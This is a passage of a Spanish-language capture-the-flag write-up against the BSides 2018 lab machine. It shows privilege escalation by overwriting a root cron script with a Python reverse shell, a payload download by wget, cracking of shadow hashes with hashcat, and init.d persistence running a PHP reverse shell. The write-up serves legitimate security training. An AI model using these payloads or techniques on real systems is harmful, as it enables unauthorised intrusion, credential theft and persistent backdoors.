- Una vez que el script es aceptado por servidor, se procede a **activar** nuestro **plagin malicioso** a través del enlace "Activate Plugin", no sin antes haber abierto un netcat en la maquina Kali. Finalmente se logra el **acceso al sistema**, con un usuario con permisos limitados.

shell conseguida de acceso al sistema con el usuario "ww-data"



12. Se consulta los archivos SUID(Set User ID) del sistema, los cuales cuentan con un acceso especial (s), permitiendo que un ejecutable se inicie con los permisos del propietario del archivo en lugar de los permisos del usuario que lo ejecuta, permitiendo configuraciones anomalas, la posibilidad de elevar privilegios a root.

```
www-data@bsides2018:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lpwpasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuid
/usr/sbin/pppd
www-data@bsides2018:/tmp$ ■
```

13. En este caso concreto, son interesantes los archivos: "***pkexec, sudoedit, sudo y at***", habiendo probando diferentes opciones con ellos, pero siempre solicitan la contraseña de usuarios del sistema que desconozco, dejando esta línea de investigación, al ser **infructuosas las gestiones** por el momento.

```
www-data@bsides2018:$ pkexec /bin/sh
pkexec /bin/sh
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====
Authentication is needed to run `/bin/sh' as the super user
Multiple identities can be used for authentication:
1. abatchy,,, (abatchy)
2. ... (anne)
Choose identity to authenticate as (1-2): |
```

ejecución del "gtfobins" para este archivo, solicitando contraseñas de usuarios desconocidos por el momento

```
www-data@bsides2018:$ sudo sudo /bin/sh
sudo sudo /bin/sh
[sudo] password for www-data: |
```

ejecución del "gtfobins" para este archivo, solicitando contraseña del usuario actual que desconozco, habiendo probado varias al azar con resultado negativo

```
www-data@bsides2018:$ /usr/bin/sudoedit /bin/bash
/usr/bin/sudoedit /bin/bash
[sudo] password for www-data: |
```

ejecución directa del archivo SUID, que permite el cambio de contraseña, desconociendo la actual.

```
www-data@bsides2018:$ echo "/bin/sh <${tty}>${tty} 2>${tty}" | sudo at now; tail -f /dev/null
il -f /dev/null${tty}>${tty} 2>${tty}" | sudo at now; ta
[sudo] password for www-data: |
```

ejecución del "gtfobins" para este archivo, solicitando contraseñas desconocidas

14. Se procede a consultar el archivo "**crontab**", observando que hay un directorio con un archivo "**cleanup**", el cual, tiene **permisos root**, por lo que se prueba a escribir en ese archivo, copiándolo desde su origen "/usr/local/bin/cleanup", al directorio "/tmp", siendo **positivo**.

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *      root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *       root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#
www-data@bsides2018:~$ python -m http.server 4444
www-data@bsides2018:/$ cp /usr/local/bin/cleanup /tmp
cp /usr/local/bin/cleanup /tmp
www-data@bsides2018:/$ cd /tmp
```

Se copia el archivo original a "/tmp" sin dar error y permaneciendo con permisos root

15. Con esta nueva linea de investigación, donde tenemos privilegios sobre un archivo "root" del directorio "/crontab", el cual, se ejecuta cada minuto, se procede a **realizar una reverse shell**, junto un archivo de verificación de la ejecución, ya que se han probado con diferentes shell hasta encontrar la apropiada para este caso:




```
# Este es un log para verificar si cron ejecuta el script
echo "Cleanup script ejecutando" >> /tmp/cleanup.log

# Shell reverse en Python
export RHOST="192.168.1.134"
export RPORT=9002

python3 -c 'import socket, subprocess, os;
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect((os.getenv("RHOST"), int(os.getenv("RPORT"))));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
subprocess.call(["/bin/sh", "-i"]);'
~
```

archivo cleanup malicioso con un verificación de ejecución y una reverse shell de python

16. Se apertura un servidor python en la maquina kali , en el directorio donde se encuentra el archivo "**cleanup**" malicioso, y en el sistema objetivo, se realiza un "wget" al servidor, descargando satisfactoriamente el archivo en la carpeta "**tmp**" de la maquina atacada.



```
[192.168.1.134] $ ./VicEvil ~/reto_16 Target: 192.168.1.243 % sudo nano cleanup
[192.168.1.134] $ ./VicEvil ~/reto_16 Target: 192.168.1.243 % python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.1.243 - - [13/Oct/2024 04:45:21] "GET /cleanup HTTP/1.1" 200 -
www-data@bsides2018:~/tmp$ wget http://192.168.1.134:4444/cleanup
wget http://192.168.1.134:4444/cleanup
--2024-10-12 19:45:21-- http://192.168.1.134:4444/cleanup
Connecting to 192.168.1.134:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3473 (3.4K) [application/octet-stream]
Saving to: `cleanup'

100%[=====] 3,473          --.-K/s   in 0s
2024-10-12 19:45:21 (193 MB/s) - `cleanup' saved [3473/3473]
www-data@bsides2018:~/tmp$ ls -l
ls -l
total 12
-rw-rw-rw- 1 www-data www-data 3473 Oct 12 19:43 cleanup
drwxr-xr-x 2 root    root    4096 Oct 12 16:51 pulse-PKdhtXMmr18n
-rw-rw-rw- 1 www-data www-data 237 Oct 12 19:10 typescript
www-data@bsides2018:~/tmp$ chmod +x cleanup
chmod +x cleanup
```

17. Una vez que el archivo “cleanup” malicioso se encuentra en la maquina objetivo, se le asignan permisos de ejecución (+x) con el comando “*chmod*”, y se **copia** el archivo **cleanup malicioso** directamente en la ruta “*/usr/local/bin*”, **sobreescribiendo al archivo original** del directorio “*/usr/local/bin*”, no sin antes haber abierto un netcat a la escucha en la maquina kali.

```
www-data@bsides2018:/tmp$ cp cleanup /usr/local/bin
cp cleanup /usr/local/bin
www-data@bsides2018:/tmp$ cd /usr/local/bin
cd /usr/local/bin
www-data@bsides2018:/usr/local/bin$ ls -l
ls -l
total 4
-rwxrwxrwx 1 root root 79 Oct 12 20:02 cleanup
www-data@bsides2018:/usr/local/bin$ cat cleanup
```

18. Una vez esperado el tiempo indicado (1 minuto), **se consigue la reverse shell con máximos privilegios en el sistema.**

```
[192.168.1.134] <--> [127.0.0.1] VicEvil ~/reto_16 Target: 192.168.1.243 % nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.1.134] from bsides2018.local [192.168.1.243] 32922
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

19. Como usuario “root”, se realizia un cat al archivo “shadow”, lugar donde se encuentran todas las contraseñas cifradas de los usuarios del sistema, con la finalidad de intentar descifrar las de la imagen de abajo.

```
[192.168.1.134] <--> [127.0.0.1] VicEvil ~/reto_16 % cat hash_user_reto_16.txt
abatchy:
$6$167pmB7e$EwOZGx.Ou6hUAymCaDU/7TDMxB6tTU0.THhy/Jr9L40G9.wJJo3tih1jQsr1yaoU8GK10WfmTMJVUnrbxckHH.
john: sica transformación Gohan Sup
$6$aoN7zaDI$e6RsRZndFekSS4bgqz0y5dgzO1dTQsMAWck6dFGogIxrrZf1ZyGbjy/oCpqJnilkasXP05iFZHs.XZVIQqZ2w1
mai:
$6$Mp.mBBi7$BCAKb75xSAy8PM6lhjdS0llcmHvA9V4KnEDSTZAN2QdMUwCwGiwZtwGPXalF15xT097Q6zaXrY6nD/7RsdSiEO
anne:
$6$ChsjoKyY$1uHlk7QUSOmdpvSP7Q4PYmE3ewvQbUPFp27I4ZdRx/pZp8C8gJAQGu2vy8kwLakYA7cWuZ40aOl2u.8J94U7V.
doomguy:
$6$DWqgg./v$NxqnuijlxE8RLy1u/xiFBPC0K/essEGOfxF7ovfHG46K6pnetHZNON3sp19rGuoqo26wQkA4B2znRvhqCGQ11
```

5 hash de tipo SHA-512 perteciente a los usuarios autorizados en el sistema

20. Mediante el uso de la herramienta hashcat, utilizada principalmente para crackear (descifrar) contraseñas que han sido cifradas en forma de hashes, usando su modalidad de “ataque mediante diccionario” y el atributo “*--quiet*” (no muestra la salida en pantalla y solo los resultados finales positivos), se consigue descifrar, únicamente, la contraseña del usuario “**anne**” : **princess**.

```
[192.168.1.134] <--> [127.0.0.1] VicEvil ~/reto_16 % hashcat -m 1800 -a 0 -o /home/vice/reto_16/cracked_password.txt /home/vice/reto_16/hash_sin_user.txt /home/vice/DICT/rockyou.txt --qui
nvmDeviceGetFanSpeed(): Not Supported
comando hashcat:archivo de resultados, -m 1800=SHA-512, -a 0 (modo diccionario), archivo de los hashes, diccionario, -quiet. El error es porque no es compatible con la función de monitoreo del ventilador de la GPU del sistema.
```

```
[192.168.1.134] <--> [127.0.0.1] VicEvil ~/reto_16 % hashcat -m 1800 --show /home/vice/reto_16/hash_sin_user.txt
$6$ChsjoKyY$1uHlk7QUSOmdpvSP7Q4PYmE3ewvQbUPFp27I4ZdRx/pZp8C8gJAQGu2vy8kwLakYA7cWuZ40aOl2u.8J94U7V.:princess
[192.168.1.134] <--> [127.0.0.1] VicEvil ~/reto_16 %
```

resultado del descifrado del hash del usuario “anne”

21. Para finalizar la explotación, vamos a intentar obtener **PERSISTENCIA** en el sistema creando un servicio que se ejecute en init.d y llame a un reverse-shell que esta ubicada en otro lugar del sistema objetivo.
22. En primer lugar utilizaremos una reverse-shell que sera enviada a la maquina objetivo, mediante el método “servidor python - wget”, a la ubicacion /usr/local/bin/PHP-reverse-shell.PHP¹.

```
root@bsides2018:~# cd /usr/local/bin
cd /usr/local/bin
root@bsides2018:/usr/local/bin# ls -l
ls -l
total 12
-rwxrwxrwx 1 root root 470 Oct 14 16:40 cleanup
-rwxrwxrwx 1 root root 5495 Oct 14 17:33 php-reverse-shell.p
hp
```

23. En segundo lugar, preparo el archivo en bash que ejecutara la reverse shell, el cual, comienza con su encabezado (LSB), que proporcionará al sistema información sobre como manejar el servicio “reto_16” durante su ejecución, no siendo obligatorios pero si recomendados para evitar anomalías en la ejecución del mismo. Después, viene el código de ejecución, nombrando una variable con la ruta de ejecución de la reverse shell y comienza el condicional, habiendo realizado únicamente la parte del servicio que comienza la ejecucion, que es lo que nos interesa. Al tener los niveles de ejecución del servicio por defecto, este servicio se ejecutará. independientemente del usuario que inicie sesión.

```
1#!/bin/bash
2#/etc/init.d/reto_16
3
4### BEGIN INIT INFO
5# Provides:          reto_16
6# Required-Start:    $remote_fs $syslog
7# Required-Stop:     $remote_fs $syslog
8# Default-Start:    2 3 4 5
9# Default-Stop:     0 1 6
10# Short-Description: el viaje al lado oscuro ha comenzado....
11# Description:      Este script inicia el reverso tenebroso
12### END INIT INFO
13
14# Ruta del script PHP
15SERVICE_PATH="php /usr/local/bin/php-reverse-shell.php"
16
17case "$1" in
18  start)
19    echo "Iniciando el servicio reverso tenebroso..."
20    #ejecuta la variable en 2 plano y la redirige a dev/null
21    nohup $SERVICE_PATH > /dev/null 2>&1 &
22    echo "la oscuridad se cierne sobre el objetivo."
23    ;;
24  *)
25    echo "Uso: $0 {start}"
26    exit 1
27    ;;
28esac
29
30exit 0
31
```

¹ reverse-shell de pentestmonkey

24. Ahora, necesitamos añadirlo a las aplicaciones que inicia el sistema por defecto:

```
root@bsides2018:/etc/init.d# ls -ltr reto_16
ls -ltr reto_16
-rwxrw-rw- 1 root root 465 Oct 12 20:50 reto_16
root@bsides2018:/etc/init.d# update-rc.d reto_16 defaults
update-rc.d reto_16 defaults
update-rc.d: warning: /etc/init.d/reto_16 missing LSB information
update-rc.d: see <http://wiki.debian.org/LSBInitScripts>
Adding system startup for /etc/init.d/reto_16 ...
/etc/rc0.d/K20reto_16 -> ../init.d/reto_16
/etc/rc1.d/K20reto_16 -> ../init.d/reto_16
/etc/rc6.d/K20reto_16 -> ../init.d/reto_16
/etc/rc2.d/S20reto_16 -> ../init.d/reto_16
/etc/rc3.d/S20reto_16 -> ../init.d/reto_16
/etc/rc4.d/S20reto_16 -> ../init.d/reto_16
/etc/rc5.d/S20reto_16 -> ../init.d/reto_16
```

25. Finalmente, probamos el servicio, ejecutando el archivo “reto_16” en la maquina objetivo, devolviendo una reverse shell en la kali con privilegios root, el cual se ejecutara cada vez que se reinicie la maquina.

```
root@bsides2018:~# /etc/init.d/reto_16 start
/etc/init.d/reto_16 start
Iniciando el servicio reverso tenebroso...
la oscuridad se cierne sobre el objetivo.
```

```
[192.168.1.134] ⚡ [192.168.1.134] VicEvil ~ /reto_16 % nc -lvp 9003
listening on [any] 9003 ...
connect to [192.168.1.134] from bsides2018.local [192.168.1.144] 58271
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 20
14 i686 i686 i386 GNU/Linux
18:08:03 up 3:12, 0 users, load average: 0.05, 0.03, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# []
```